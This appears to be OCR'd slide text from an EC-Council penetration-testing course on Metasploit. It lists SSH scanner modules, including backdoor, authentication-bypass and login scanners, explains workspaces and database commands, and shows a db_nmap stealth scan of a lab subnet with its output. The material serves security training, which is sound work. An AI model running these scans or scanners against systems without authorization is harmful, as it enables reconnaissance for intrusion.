
Metasploit SSH Scanners

- Similar to others, there are many variants.

```
msf5 > use auxiliary/scanner/ssh

Matching Modules
================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal  No     Apache Karaf Default Credentials Command Execution
   1   auxiliary/scanner/ssh/cerberus_sftp_enumusers       2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   2   auxiliary/scanner/ssh/detect_kippo                                   normal  No     Kippo SSH Honeypot Detector
   3   auxiliary/scanner/ssh/eaton_xpert_backdoor          2018-07-18       normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   4   auxiliary/scanner/ssh/fortinet_backdoor             2016-01-09       normal  No     Fortinet SSH Backdoor Scanner
   5   auxiliary/scanner/ssh/juniper_backdoor              2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   6   auxiliary/scanner/ssh/karaf_login                                    normal  No     Apache Karaf Login Utility
   7   auxiliary/scanner/ssh/libssh_auth_bypass            2018-10-16       normal  No     libssh Authentication Bypass Scanner
   8   auxiliary/scanner/ssh/ssh_enum_git_keys                              normal  No     Test SSH Github Access
   9   auxiliary/scanner/ssh/ssh_enumusers                                  normal  No     SSH Username Enumeration
   10  auxiliary/scanner/ssh/ssh_identify_pubkeys                           normal  No     SSH Public Key Acceptance Scanner
   11  auxiliary/scanner/ssh/ssh_login                                      normal  No     SSH Login Check Scanner
   12  auxiliary/scanner/ssh/ssh_login_pubkey                               normal  No     SSH Public Key Login Scanner
   13  auxiliary/scanner/ssh/ssh_version                                    normal  No     SSH Version Scanner
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identify Vulnerabilities

This command will initiate the PostgreSQL database service on your machine with Metasploit installed. This is necessary before starting with the **`msfconsole`** command. For doing this the first time, the initialize command needs to be run.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metasploit Databases

When using basic Metasploit commands, you may have noticed that when you do a? on the Metasploit cli, an entire section dedicated to the database commands inside Metasploit. The screenshot shows the section for the database commands when you enter a "?" at the main **msfconsole** prompt. In most cases, the default database is used, which is normally **msfX**, where X is the version number. As shown in the second screenshot, the database is connected and is the default.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Customizing Databases

Most pen testers use the default database, but learners are advised to attempt to create their own database, which is why we are covering this topic.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Workspace

Command	Purpose
`workspace`	Lists the workspaces
`workspace -h`	Offers Help on the workspaces
`workspace -a <name>`	Creates a new workspace
`workspace -d`	Deletes a workspace
`workspace <name>`	Switches to the workspace given by name



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Import scans

The versatility of the Metasploit Framework is and how well it integrates with other tools is well-known. The Metasploit Framework offers a very useful feature to import scan results from other tools such as NMAP and Nessus.

Backup

Imagine that you have worked for long hours on a complex penetration testing assignment using the Metasploit Framework. Now, for some unfortunate reason, your Metasploit instance crashes and fails to start. It would be very effort-intensive to rework from scratch on a new Metasploit instance! This is where the backup option in the Metasploit Framework comes to the rescue. The **`db_export`** command allows us to write data to an XML file.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

db_nmap

- Allows to **scan from within Metasploit**




```
msf5 > db_nmap -sS 192.168.177.0/24
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-27 19:13 PDT
[*] Nmap: Stats: 0:03:26 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 99.99% done; ETC: 19:16 (0:00:00 remaining)
[*] Nmap: Nmap scan report for 192.168.177.1
[*] Nmap: Host is up (0.00068s latency).
[*] Nmap: All 1000 scanned ports on 192.168.177.1 are filtered
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Nmap scan report for _gateway (192.168.177.2)
[*] Nmap: Host is up (0.00026s latency).
[*] Nmap: Not shown: 999 closed ports
[*] Nmap: PORT   STATE SERVICE
[*] Nmap: 53/tcp open  domain
[*] Nmap: MAC Address: 00:50:56:FC:77:90 (VMware)
[*] Nmap: Nmap scan report for 192.168.177.142
[*] Nmap: Host is up (0.00065s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 135/tcp open  msrpc
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:72:60:09 (VMware)
[*] Nmap: Nmap scan report for 192.168.177.158
[*] Nmap: Host is up (0.00067s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT   STATE SERVICE
[*] Nmap: 22/tcp open  ssh
[*] Nmap: 80/tcp open  http
[*] Nmap: MAC Address: 00:0C:29:3E:E9:00 (VMware)
[*] Nmap: Nmap scan report for 192.168.177.200
[*] Nmap: Host is up (0.00061s latency).
[*] Nmap: Not shown: 993 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 22/tcp   open  ssh
[*] Nmap: 80/tcp   open  http
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 143/tcp  open  imap
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 5001/tcp open  commplex-link
[*] Nmap: 8080/tcp open  http-proxy
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Extracting the data

- **Hosts**
  - Displays the hosts

